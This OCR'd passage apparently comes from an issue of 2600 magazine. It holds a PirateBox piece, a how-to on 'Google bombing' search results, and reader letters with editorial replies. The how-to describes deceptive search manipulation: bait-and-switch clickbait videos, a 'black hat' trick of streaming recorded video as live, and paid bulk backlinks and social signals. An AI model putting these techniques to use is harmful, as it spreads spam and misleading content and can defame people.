
The Forums page is just that. It's still anonymous, but a permanent record of ideas is kept. The Forums allow subjects and replies, etc. With the password (created in setup by the root user), offensive, stupid, and old forum material can be deleted.

The Files page shows the files that you have on your flash drive. Files can also be loaded to the flash drive directly from the upload link on the main page.


From most any Wi-Fi device, phone, iPad, computer, etc., you can connect to the PirateBox and share in anonymous social media. Go to the Files page, click on a song or movie, and instantly you're streaming to your device. Share your favorite files, pictures, video, documents. Your actual unfiltered thoughts can be shared in the chat room or in the perhaps more constructive forum. With its small profile and varied uses, it's hard to go wrong with the PirateBox.


PirateBox - Share Freely!
piratebox.lan
Search
Getting Started
Latest Headlines
Welcome to Facebook
YouTube
Association Sign Out
Out of Service: Schedu...
MyChart - Login Page
Joint CAD Incident Tra...
PIRATEBOX
Home
Forum
Files
About
Welcome
Now, first of all, there is nothing illegal or scary going on here. This is a social place where you can chat and share files with people around you, anonymously! This is an off-line network, specially designed and developed for file-sharing and chat services. Staying off the grid is a precaution to maintain your full anonymity. Please have fun, chat with people, and feel free to share any files you may like.
Thanks!
Chat
Anonymous: Check in, say hi
Anonymous: Pirate Box - is there one in your area? Check your wifi...
PirateBox: Chat and share files anonymously!
Anonymous
Message...
Send
Upload
Browse...
No file selected.
Send
Browse Files ->





HOW TO GOOGLE BOMB SOMEONE OR RICK SANTORUM'S STICKY SITUATION



by Garrett Mickley
garrett@garrettmickley.com

I'm writing this just a couple of hours after Governor Rick Santorum announced his bid in the 2016 presidential race. Political commentary aside, many of you may remember a frothy mess he got tossed into during his last presidential run. For those who don't remember or don't know: there was a period of time where you could type "Santorum" into a Google search and the SERPS (Search Engine Results PageS) would return something... erm... Not Safe For Work.

Whether you use Google, Bing, DuckDuckGo, or another search engine (Tumblr, Facebook, YouTube, and other websites that have built-in search engines), the order of display is not arbitrary. Each search engine has its own super secret algorithm that decides what websites are so good that they deserve to be first, and what sites suck so bad that they're not even allowed in the top ten pages. Some sites even get "sandboxed," which usually happens when you get busted trying to game the system. It's pretty difficult to come back from that ban-hammer.

In this article, we'll be discussing Google's methods - hence the term "Google Bomb" - mostly because Google still holds above 68 percent of the search market share (at the time of writing this).

What Is A Google Bomb?

A Google Bomb is when you use techniques to optimize a page, image, video, or other media to appear in the SERPS even if it doesn't belong there. This act is actually a skill that can be a career, called Search Engine Optimization (SEO), which is what I've been doing professionally the last eight or more years of my life. This is generally a skill that takes years to develop as it changes pretty frequently, and so you'll need to develop the ability to recognize the kind of things that will work, won't work, and how to utilize new tools and websites in your favor, and adapt quickly. However, once you learn the skill set, it will no doubt benefit anyone who uses the Internet and also has something they want other people to see on the Internet. So, I'm going to break it down to the basic principles in this article.

This is pretty dangerous as you could get your website sandboxed or possibly sued for defamation depending on what you do with this knowledge. I recommend you do nothing with it but shelve it away into your mind as amusing information. A lot of these techniques have been considered very bad by the big G (Google, not God or Government) and I do not personally do them (anymore, I've gone straight), but they do or have worked at one time.

Doing the Deed

Plan Ahead. Whatever it is that's being Google Bombed, you need to figure it out ahead of time. For the sake of example, we'll Google Bomb the search term "The 2600 Hacker Quarterly" with a video of Rick Astley singing our favorite song: "Never Gonna Give You Up." (I'm not going to actually do this.)

Setting Up The Media. Since we're using a video for this example, the first thing I need to do is make sure the video is properly titled after

the term I want it to rank for. The term is "The 2600 Hacker Quarterly" so I changed the name of rickroll_youtuber5468541654ip.mp4 to The-2600-Hacker-Quarterly.mp4. This is called an SEO-Friendly file name. If we were doing an image, it would be The-2600-Hacker-Quarterly.jpg (or whatever file type). Were it a web page, we would want the URL to be SEO-Friendly, so it would be http://www.examplesite.com/The-2600-Hacker-Quarterly/. What's important is that the filename has the entire search term in it, with hyphens where the spaces would be, and nothing else.

Uploading to the Web. So we've got our *2600* Rick Roll video set up for success. Next is to upload the video to the web so it can be viewed and shared. YouTube is currently the second most popular search engine on the Internet (at the time of writing this), so that's going to be our primary source. Also, they make sharing really easy.

You go to YouTube (or other video website) and upload as normal. You want to make sure the title of the video has the keyphrase in it, but also be something clickable (we want people to view and share the video). Feel free to use clickbait. You may hate it, but the fact of the matter is it works. A good example would be "You Won't Believe What The 2600 Hacker Quarterly Published THIS Time!" Ideally, you want the keyphrase to be as close to the front of the title as possible, but that's not the most important thing. What's more important is that the title reads legibly and makes sense, and is also enticing to the potential reader. Part of the ranking metric in YouTube and Google is how many people view your video, and how long they watch it for. Being that this is a bait-and-switch prank, it'll probably have a high bounce rate (people hitting the back button after only a few seconds), which is bad, but we'll use other metrics to help us rank it regardless. Were you working to rank a legitimate video, you presumably wouldn't have any issues with bounce rate unless your video just absolutely sucks or is not what you advertised.

In the description, you also want to make sure you have the keyphrase close to the beginning, and some more content describing the video. Since we're doing a bait-and-switch prank, you'll have to make some stuff up. You don't want to just cram a bunch of lorem ipsum in there, but you want as much information as possible. Were you doing a legit video, one thing you could do is throw in the content that would be used as closed captioning, too. We don't have that option here because our video isn't actually related to our keyphrase, so we'll have to make up some stuff. Shoot for a minimum of 100 words, but the more the better. Make sure it's keyword-rich, meaning it uses the keyphrase enough that it's clear what the paragraphs are talking about, but not so much that it seems unnatural.

You'll also want to add in closed captioning if you're working on ranking a legit video about a topic. This adds accessibility to those who are not privileged with the ability to hear as well as the rest of us, and accessibility helps a lot in ranking. If you take time to care about other (less privileged) people, turns out you get rewarded for that. Who would have thought being a decent human being would pay off? Anyway, if you were working on ranking an image on a website, you would use the "alt" HTML tag to put in a description of your image with the keyphrase, so that blind people will know what the image is.

Then we've got tags we can add. You want to type in every single possible tag you can think of. All of them. We're going to put in our keyphrase first, obviously, every variation of that, and then short and long keywords like "2600" and "the 2600 hacker quarterly magazine digital format". Anything you can think of that you assume will be searched. Now, if we were doing this professionally, we should do a strong level of keyword research first, but that's another thing that I don't have enough room to write about here.

Throwing it in a playlist helps too, if the playlist title is applicable. Better yet, let's make a new playlist with a similar, but slightly different, keyphrase. Let's title the new playlist "2600 Hacker Magazine". That should do the trick.

Hit publish and wait for the embed code.

For an added bonus, repeat these steps on as many public video sharing websites as you can think of. Vimeo is another good one that comes to mind.

[Black Hat Tip: I don't want to get into the difference between black hat SEO and white hat SEO (and gray hat SEO) because that's an entire article in itself (trust me, I've written that article before), but here's a tip that is most certainly a black hat technique. At the time of writing this, YouTube has been promoting their new live streaming service, which has a flaw in regards to ranking. The trick is that you skip the above SEO techniques about the file name and closed captions and stuff, and instead of uploading

your video to YouTube the normal way, you set up broadcasting software like Wirecast or Open Broadcaster Software, and then play the recorded video as if it were live. Put your key phrase in the title, description, and tags section as normal. For some reason, Google thought it would be great to give these types of videos an overpowering amount of leverage in the SERPs for ranking higher. Not only that, but they tend to stick for months (I've got videos I "uploaded" eight months ago still ranking on the first page of Google).]

Post It Everywhere. We've got a link to the video and the embed code, so the next step is to post it everywhere. Search engines, especially Google, rank things based on how many other websites are talking about it (that's a very vague explanation and a lot more goes into it, but that's really the most basic principle). There are different ways this could happen. There are backlinks, which is a link from a website, and there are social signals, which would be a Like on Facebook, an RT on Twitter, or an UpVote on Reddit (among other things such as comments and replies). These backlinks and social signals tell the search algorithm that people around the Internet like the thing, whatever it is.

A link to the video is going to help a lot, but what's even better (and this is unique to Google Bombing videos) is the embed code! You want to use the embed code anywhere you can to get it out there, and preferably on relevant pages. For example, I'll make a page on my own personal website with an SEO friendly URL like we discussed earlier, embed the video, and below the video have a new, unique, short description of the video. We want it to be unique because duplicate content is bad and will hurt our rankings. It's worth noting that making 100 pages on the same website and embedding the video on each one is not going to help, and could possibly hurt your rankings. We want variation, so post on lots of different websites. Some social networks, such as Tumblr, allow you to post the embed code.

Speaking of Tumblr, let's talk about social media websites. Tumblr is my favorite tool for marketing (I wrote a book about this, but I'm not here to promote myself) because it provides both backlinks and social signals, and is a great way to get your content shared around by other users with its quick and easy reblog feature. Other great social media websites to post on: Twitter, Reddit, public Facebook pages, and even public Facebook groups. Use tags/hashtags where appropriate, and anywhere you can, write a new and unique keyword rich description for the video.

Important!!! When you're linking to the video without the embed code, you'll need the text of the hyperlink (known as "anchor text") to be your keyphrase, variations of, or variations of the URL itself. It's important to have variety, but I usually go with the 60/40 rule: 60 percent of the links will have the anchor text be the main keyphrase, and 40 percent will be variations of the keyphrase as well as variations of the URL. When I say variations of the URL, here are some examples: http://youtube.com/video, youtube.com/video, http://www.youtube.com/video, www.youtube.com/video.

While you're linking this around the web, let's close up by hitting some forums. Throw a link to your video in your forum signature (public forums preferable as private forums are rarely indexed by search engines) and go about using the forum as usual. The link will automatically and naturally be spread. You can also do something similar by commenting on articles/blog posts throughout the web. Usually when you comment on a website, such as a WordPress or Blogger built website, the comments section asks for your name, email, and site. In the site text box, you would put a link to the video.

[Black Hat Tip: There is also "black hat" software that creates backlinks and social signals for you, but this software is mostly expensive for various reasons. Thankfully, there are a few websites out there where you can hire people for very cheap, say, five dollars, and they already own the software and would be thrilled to help you build up links and social signals. Not only that, but you can also hire people to write out all those unique video descriptions you need. Hiring a writer is not a black hat technique, but it seemed to fit in this paragraph since we're already talking about hiring people to do stuff for us.]

And... that's it. Now we wait for the rankings to come. If you repeat the steps as much as possible, you'll rank higher, and possibly faster, but if you do it too much you'll be seen as spam and lose your rankings. It's hard to find that balance and it's going to be different for every keyphrase you try to rank. One technique is to set a goal of links built per day, and then do that consistently until you rank where you want to, and then continue to do it consistently for as long as you want to stay in that spot (or move up higher).

That, my friends, is how you hack search engine results pages.

synergy

Offerings

Dear *2600*:

I grew up on *2600*, probably started buying and reading them in middle school! Learned some fun stuff. Would be great to contribute back.

Perhaps a summarized version of my recent MagSpoof project? It's a wireless credit card/ magstripe spoofer.

The writeup is at http://samy.pl/magspoof/

However, if you accept this as a submission, then I'd like to make a condensed version for the zine and tailor it further to the readers.

Thanks!

Samy

This is indeed a great project, but it's already been publicized a great deal on the net and we doubt there's much we can add to it at this point, other than to help spread the URL a bit more. If there are new features or perspectives, as well as any new hacker-related projects, please consider sending them to us before they become wildly popular. And please keep doing what you do.

Dear *2600*:

Hey there. I took a hot pic for you and I know you'll love it. Look at it and text me so we can go on a date.

Joanne Shields

Has anyone ever in the history of humanity responded to one of these? We would like to hear your story. Seriously. We need this shit to be hacked somehow.

Dear *2600*:

Who do I contact about releasing press releases? Thanks.

Kristyn

Would that not be your job since you apparently want to send us one? We don't mean to be smartasses about this... but actually in this case we do. You're the PR person, so you really ought to be getting your own terminology right. Not that there was ever a snowball's chance in hell that we'd print your crap even if you used perfect diction. But it would have at least kept you out of the letters section.

Dear *2600*:

Hello, I am a Chinese, and there a hacker willing to take business.

The Characters Didn't Come Through

If we only knew how to answer these emails, we could probably be at the heart of all sorts of international intrigue. Again, there's article potential here.

Meeting Updates

Dear *2600*:

I am sitting in the Panera Bread in Morristown, New Jersey at 7:30 pm and have been here an hour. There is no one here. I think *2600* Morristown is defunct

Jack

It is at that, which is why we stopped listing it earlier this year. We suggest visiting the Somerville meeting instead, a mere 25 minutes away by car.

Dear *2600*:

Could you tell me if you have any meetings in Liverpool planned or running at present? I do find traveling to Manchester exhausting and long. I mean, it's 45 miles. Could you refer me to another group that covers my area please? Many thanks.

Aidan

We would love to have meetings in Liverpool, but at the moment that doesn't appear to be happening. Perhaps you're the person to give it a shot? And while to us in the States 45 miles may not seem like much, it actually is a longer distance in England where the roads are smaller, less direct, and have lower speed limits. It can actually take hours to get between the two cities. And we could fill a book on the differences and rivalries between Liverpool and Manchester, but we'll leave that for another time.

Dear *2600*:

My team and I want to restart the San Antonio *2600* meetings, which have disappeared in the past couple of years. We are dedicated and able participants who will be good stewards of this prestigious number (and meeting), and assure you it will be for the community and not one individual's wants and desires!

Let me know the process and I will begin by identifying a regular time and place for monthly get-togethers.

asciib17

We've sent you the requested info. But we have to wonder if the allusion to "one individual's wants and desires" has some sort of dramatic story behind it. But all that matters now is that a decent public meeting location be chosen and that it provide an open and welcoming atmosphere to all who are interested. We wish you luck.

Dear *2600*:

I would like some information on the meetings in Harrisburg, Pennsylvania. I've been to the designated area on a couple of occasions, but never seem to find anyone there. Is the coordinator or creator still updating you guys? Is there a Twitter account or IRC handle associated with that group so I can get in touch?

Any help is appreciated.

London Longenecker

We don't give out any personal info for meeting attendees and there aren't official coordinators, so you're as much in charge as anyone else. If you don't want to commit to attending, getting more people to show up, and letting us know how the meetings are going, we can delist them if nobody else is showing up. Meetings can avoid such fates by maintaining a web page and/or communicating via Twitter. Please follow @2600Meetings on Twitter to keep updated.

Getting Involved

Dear *2600*:

I am very interested in being a volunteer at the next HOPE conference. I have no experience in IT, but after being hacked by my ex (who was not the one doing the hacking), I'm now very interested in this field. Thank you.

CH

It's interesting the things that steer people in our direction, but you don't need to have any interest or experience in IT or be some sort of a tech guru to be a part of our conferences. However, we can't think of a better place to meet people who are.

Dear *2600*:

If you are still accepting submissions of payphone photos, here are mine via flickr. I would be honored if any might make it to print. Thank you!

Johnny Martyr
35mm Photojournalist

Similar to our article policy, we must ask that photos submitted for either the payphone section or the back cover not be published elsewhere prior to our printing them. That includes online - and putting them on a public flickr account is a way of publishing photos, which makes us less eager to consider them. (Plus, do you really want thousands of strangers exploring your other photo albums attached to that account?) You can plaster your payphone pictures all over the place after we print them, but we don't want our readers to be coming to us with accusations that we're printing stuff they've already seen. (Our readers are quite ruthless when it comes to that.) The email address to send your payphone photos is payphones@2600.com. We select eight photos four times a year and then we pick 14 more from the previous year for our hacker calendar which comes out in the summer.

Dear *2600*:

In my HOPE acceptance email, organizers noted "If you feel your presentation will translate well into an article for the hacker community in *2600 Magazine* and it hasn't been published before, please submit it to articles@2600.com."

What are the parameters for this? I just send slides later to this email and someone lets me know if they want to turn it into an article?

C

The idea for this came about while we were looking at all of the terrific content being presented at The Eleventh HOPE. We don't think there was a single presentation that could not have been turned into an excellent article for our readers. What better way to preserve the ideas from the talks and panels at HOPE than to put them into words that will live through the ages and inspire all kinds of other projects and ideas? To answer your specific question, you are the one who must write the article, not us. Who better to understand the concepts in a presentation than the person who gave it? Putting together such an article is far from a daunting task as the narrative of the talk itself is extremely similar to the narrative of an article. We hope to see many such pieces come our way in the months ahead as there were so many good discussions and lectures at the conference.

Dear *2600*:

We're speaking on a panel at HOPE that I believe would translate well into an article and be enjoyed by *2600's* readership.

Some or all of us would be happy to contribute something. Regarding the format, I'm thinking it'd need to be point/counterpoint-style or something similar, as we have differing opinions about the subject matter (a must for a good panel, if you ask me).

J

We quite agree and hope to see a submission soon. And for those of you who wanted to give a presentation at HOPE but didn't, just imagine that you did and put that into an article as well. We think you'll be surprised at what you come up with.

Dear *2600*:

What is the deadline for an article to be considered for the next issue? I have an article, but it's time-sensitive and I would waste your time by asking you to consider it if it could not make the next issue.

Mike

Unfortunately, by not just sending us the article, weeks were lost and time ticked away. As we mention frequently (as well as in our auto-responder), we don't have the time or resources to reply personally to letter submissions. We consider all articles, so you should never hesitate, assuming it's a subject that would be of interest to hackers somewhere.

Dear *2600*:

So I just need to write the article without knowing if you're interested in it, whether you just published something about it, or if you've got an identical article in the pipeline, then send it to you, then wait six months to find out if you ever decided to publish it or not? Then after six-plus months, if I don't hear back, *then* I may publish my rejected article elsewhere?

I am surprised you're able to produce a magazine with such a volunteer/author-hostile arrangement, but more power to ya I guess!

S

We're not often accused of being hostile to writers but it's an interesting perspective. You can do whatever you want with your article. It's yours. But if you want it to be considered for these pages, it can't be something you've already published elsewhere. We actually notify contributors far earlier than six months from when they submit their articles if we're going to use them. However, it may take a couple of issues before it actually appears in print. That part of our auto-responder was unclear and we've since corrected it. We don't know if that will make you any more conducive to sending us material, but rest assured we are doing the very best we can.

Dear *2600*:

Long time reader in the process of writing an article.

As publishing costs are substantial, I'm trying to avoid an article long enough to mandate another page of print.

What are the guidelines for article submission? Also, what is the preferable article length?

Eric

Please don't worry about running too long. That's what editors are for. The printing cost will be the same regardless of how long your article is since we always have the same number of pages in each issue. We prefer articles that go into detail rather than those that are overly brief. So make your article as long as you feel it needs to be without skimping on the details. We look forward to seeing it.

Dear *2600*:

I have to say the whole Pokemon thing is fascinating while also telling of social issues and how they manifest. Seeing people so into their screens while standing in unusual places is odd. On the upside of it, I saw a group of people outside my day job today. Nice part being people actually interacted with each other and greeted each other with smiles and light, but not empty, chat. Disclaimer that I do not play this game currently - I had to flag myself after playing Ingress and leveraging the battery life, time spent, and partially distracted state it can leave you in (no judgment of players, but I do get a chuckle based on my prior GPS to real world mobile gaming).

Having played video games for many years, viewing the world around me in an objective video-game-based task and skill challenge can already help me say things that I observe, that can easily sound obtuse or critical of the person or scenario. A person can find themselves upsetting workplace staff for sharing a critical opinion. That is the magic of the digital world to real world, in my opinion. When the irregular thoughts and observations are welcomed to be traded among a group, the open dialog encourages more reserved persons to jump on into the conversation, while also being less intimidated by the perceived gap in skill or experience of anyone else in the room. Nothing groundbreaking, but I only recently came into applying packet sniffing to a support manner. Back in the nineties, I took the Mitnick saga to heart and tried to draw a line in disciplines. Totally ridiculous and fear driven a concept, but especially in your teens, it is simple work to get into serious trouble for learning too much, in a manner that makes an elder person look silly or incompetent. Humorously enough at this point, most of my twenties were spent doing or researching things I was told were not possible. I would understand not feasible, especially for a more efficient means to the end task.

The world outside is odd, but business personalities are terrifying. It honestly feels like people are scared to death of speaking their mind outside of a cut list of advertised events that would not result in hearing a contrary opinion or even observation of the same report. Perhaps I am just a cranky call center sysadmin/facilities employee. I can deal with minimal resources - hell, that's part of the challenge - but the whole inability in the current era to chat about life and the world around you completely staggers my mind. I remember when eye contact didn't scare people. I get that

people ask for pocket change quite often in cities, but I am thankful for the occasional person who can return eye contact and not be waiting for the con. It helps break the feeling that interaction is a charade. My personality is more of an observer than dialog starter (so I can certainly be part of the fault). I'll join the conversation in a confirmation of the topic or trade an experience along the same lines. Dialog is wild, as most people adapt their vocabulary to the people they roll with.

I had an accident I was lucky to walk away from a few years ago. That actually ended up being when I decided to hang up the fear of wider scale hacking and learning - particularly as most forbidden knowledge seems to be easy to get misunderstood at first glance. I complained about the call center/facilities role. Reason being, thankless roles seem to be the hardest to accomplish, especially in a spreadsheet, profit margin pinching world of normalization.

Never let anyone tell you that your ideas are impossible. Build off the critique, but remember that you have to keep grinding on. These are the conversations I rarely hear forged into words from text, like the old Packet Storm t-shirt I had which said: "Evolve or Die."

Pic0o

The ongoing Pokemon Go phase is indeed interesting and revealing. It's easy to mock and condemn such occurrences, but meaning and value can exist everywhere and this is far from an exception. As you correctly surmise, this kind of thing can help with social interactions, as well as get people out of the house. Things only get out of hand when they're taken too seriously. But that can be said about almost anything.

Dear *2600*:

We love your zine and I have been a fan since getting it in the 90s in my hometown Barnes and Noble in Connecticut. My publishing company would be honored to make any collaboration that could help promote you. Keep it *2600*!

W

We're always open to ideas, so please give us specifics and we'd be happy to consider conspiring together.

Dear *2600*:

In response to the letter from Vaseleos in 33:2, you mentioned that it is difficult to obtain a listing of all the stores that sell physical copies from the distributors. What about crowdsourcing such a list, kind of how you do with the meeting locations now? I would happily submit the Chapters locations that I usually get my copies from, along with tips on where exactly in each store the *2600* is usually tucked away at. I'm sure others would as well.

Alex W.

If we can figure out a way of doing this that won't involve a whole lot of data entry and doublechecking, we're all for it.

Dear *2600*:

I saw in the letters section of 33:2 that you said you OCR the scanned paper back issues, then correct any mistakes by hand. I would like to offer this idea to help speed things up: split up the work with a crowdsourced, Project Gutenberg type setup where volunteers can sign up to help. Each person would get a page or a section at a time from random editions and submit corrections. Let's make sure the history is not lost and the *2600* hacker digests are released as quickly as possible!

RAMGarden

This is a good idea, but it will still take time as we have to make sure it's being done correctly. Our goal right now is to continue getting the scanned digests out on a regular basis. Doing that is much more involved than it may initially appear as we're also documenting significant changes and developments in our history, paralleling the development of technology, and trying to remember what all the covers were about so we can finally explain them. Doing this once every three months while still coming out with new quarterly issues is a monumental task. (Subscribing to our lifetime digest program helps us feel like it's all worth the effort, by the way.) Once we get all of this work done, we can focus on refining it more, which will involve OCRing and getting the issues into as many formats as possible. We may well need to crowdsource that when the time comes. Thanks for the suggestion.

Curiosity

Dear *2600*:

I have a question. In your opinion, who is the greatest hacker in the world - at least among the hackers you know? Please answer me. I am waiting.

tnx

It's not about personalities. It never should be. If you idolize individuals and put them up on pedestals, you help put them in an impossible situation and they will nearly always let you down, whether for that reason or another. Examples of this are everywhere. And you would be amazed at the things that the so-called experts don't know or by the incredible skills possessed by people who you will never hear about. We all have something unique to contribute. Some obviously are better than most, and a few are able to get a handle on the bigger picture while others are blind to it. But nobody is the best, just as nobody is the worst. These are not the things to fixate on. Instead, fo-

cus on how to improve your own skills and to understand as much as you can in this unique community. Then you can figure out how you want to help steer and decide on the direction we're heading.

Dear *2600*:

Why did the *2600* site stop giving summaries on its *Off The Hook* page, starting June 2015?

Your last summary on an archived show was June 10, 2015. After that: no summaries. Why?

Mike

We are quite aware of this failing of ours. (We didn't print all of the other evidence of this you submitted - the one sentence was enough to make your point.) The fact of the matter is we've been extremely tied up in projects that took a higher priority. The most important things were taken care of first, specifically producing actual material. We've fallen behind on some of the other details because of the increased workload, but the vital stuff is getting done. We hope to have this rectified by the time you read this and, if not, soon thereafter. Meanwhile, just try to think of every show as a surprise where you have no idea what's going to happen next. That's how we think of them.

Dear *2600*:

Do you have any big plans for the magazine or conferences in the year 2600? I think it's the thing to do.

John

Like we'd let that cat out of the bag? We can confirm that it's a HOPE year, but that's really all we can say. We know that if humanity survives (or some other race that learns to read English takes over), someone will be looking through our pages in the year 2600. We strongly doubt anyone will be looking at Instagram.

New Stuff

Dear *2600*:

I'd like to share with you some information about the upcoming premiere of a multimedia opera dedicated to and inspired by the life of Aaron Swartz.

http://www.aarons.pl/

Pawe Krzaczkowski

Thanks for letting us know about this. The premiere in Warsaw is on September 21st, which is prior to when this issue hits the stands. We do hope it's presented later this autumn as well, or at some point in the future. Either way, we want to share some of the words from its description with our readers:

*"*Aaron S *is a multimedia composition discussing the issues of pro-democracy social movements emerging on the basis of digital media.*

"The protagonist of the opera is Aaron Swartz, American programmer, journalist, political activist and hacktivist, one of the icons of modern anti-system rebellion, symbol of conscious and self-sacrificing effort to oppose the appropriation of the public domain by private capital and corporate interests legitimized by modern state structures. In his short and extremely intense life, Aaron Swartz fought primarily for universal and egalitarian access to knowledge and education as a factor affecting social progress. He believed deeply that modern technologies and the Internet is a vital battleground for a better, more just, and democratic world. Aaron Swartz appears in the piece as a scattered memory. There is no main narrator, but a series of recorded voices, avatars, and bots from the field of power and resistance. The tension between the two manifests itself in sound, verbal, gestural, technological, and visual material.

"The Internet is now a global stage of all kinds of artistic activity, and the process of composing, sound generation, and transformation are accessible to an increasing number of artists. The dynamic development of new technologies and free access to the recordings, educational materials, and software changed the way we listen to and understand music. They launched a process of democratization of high culture. In this piece musical, literary, and visual contents were linked together by common technologies and intermedia translations. Specially for the needs of opera, some new instruments and other electronic devices were designed.

"We dedicate this piece to Aaron Swartz."

Dear *2600*:

The Ian Murdock Edition of Privacy Enhanced Linux for Pi 2 is out. The two gigabyte gzip compressed microSD card image can be found through http://privacyenhanced.blogspot.com/:

Scooby Doo

It's really incredible how many such releases there are and how they relate to the community in different ways. There are some fascinating, inspirational, and tragic stories behind them.

Dear *2600*:

Lightweight Portable Security (LPS), created by USA's Department of Defense, is a small Linux live CD focusing on privacy and security. For this reason, it boots from a CD and executes from RAM, providing a web browser, a file manager, and some interesting tools. LPS-Public turns an untrusted system into a trusted network client.

I tried to download the .iso but could not get a connection. Do have any suggestions as to how I can locate a copy?

david0509

Our sources guide us to https://spi.dod.mil/LPS-Public_for_DoD.htm but we get warnings from all our browsers saying that the site is insecure. Probably not the best message to get from a military website.

Dear *2600*:

So I wrote a tabletop fantasy role-playing game (a la *Dungeons and Dragons*) about hacking called *Cryptomancer*. It was written by an actual threat/malware hunter and a sysadmin, and features a fantasy IT abstraction built on real-life crypto and networking concepts. The game actually teaches basic cryptography, networking, and privacy/surveillance literacy to a non-technical audience, but also has enough dynamism and thinly-veiled national security commentary to strike a chord with actual IT professionals and hackers (cuz lord knows that 80 percent of them play role-playing games).

Here's the website: http://cryptorpg.com.

It's actually selling pretty good at DriveThruRPG.com, but I haven't found a way to break into the InfoSec community yet.

Anyways, I would *love* for it to be featured in *2600* somehow, and am open to ideas if y'all are game.

Chad

Here's a free plug - let's see if that helps. If any readers would like to offer their opinions, please send them to us. Good luck!

Dear *2600*:

I have lived in New York City for many decades and I have watched the city change with a practiced eye. Specifically, I have always been seriously a "tuned-in" guy for changes that are taking place here in the city with respect to technology. Over the last several years, I have watched as the authorities here have increased the level of technology that is used to conduct surveillance of the population of the city. This trend grew exponentially after 9/11. Verizon owns and operates all of the payphones that remain here in the five boroughs of New York City. Over the past several months, I have noticed Verizon technicians physically removing payphones from the streets in several neighborhoods in Manhattan. I have not seen this being done in the other outer boroughs of the city.

Then I began to notice that strange tower-like devices, which stood about ten feel tall, had been installed at the exact physical locations where the payphones used to be. Curious, I began to approach one of these as I wanted to investigate. As I cautiously approached the tower-like device, it reminded me of the obelisk in the Stanley Kubrick film *2001: A Space Odyssey*. A closer inspection of the obelisk reveled that it had a keypad to enter numbers/letters. The keypad was located just below a screen that was approximately four inches wide by eight inches tall. The screen was not active and it remained passively black as I attempted to locate a power button or other way to activate it. The keypad was also useless as my several attempts to enter data into the obelisk via the keyboard failed to produce any response.

I moved on, hoping to find an obelisk that was powered on and activated. I examined several other obelisks over the next several days, but they too were all not activated. About two weeks later, my luck changed. I discovered an obelisk that was powered on and fully functional! Eureka! The touch screen tablet was powered up and had the LinkNYC logo on the upper left hand side. At the bottom of the touch screen display were icons for several of the kiosk's services. Upon further examination and exploration. I discovered that the LinkNYC kiosk offered the following technology features: tablet for Internet browsing and checking email, free gigabit Wi-Fi, free charger for USB device (cellphone, tablet, laptop, etc.), free phone calls, audio jack for headphones, free video calls to anywhere in the USA, 311 city services, and a 911 emergency call button. Way cool!

It just amazed me that this kiosk had so many useful, and free, features. The convenience of having all of this available on one device was great. But. then it occurred to me that there was a downside to this. The powers that be who authorized this technology to be placed throughout the city could have a hidden agenda here. It occurred to me that these LinkNYC kiosks could be used by Big Brother to spy on us. It would be very easy for all of the information used in accessing the very services that I just listed to be collected, stored, and analyzed by the powers that be. The use and abuse of this information would be limitless. Further, it would not be hard for the city to get people to use the kiosks and then harvest their personal information.

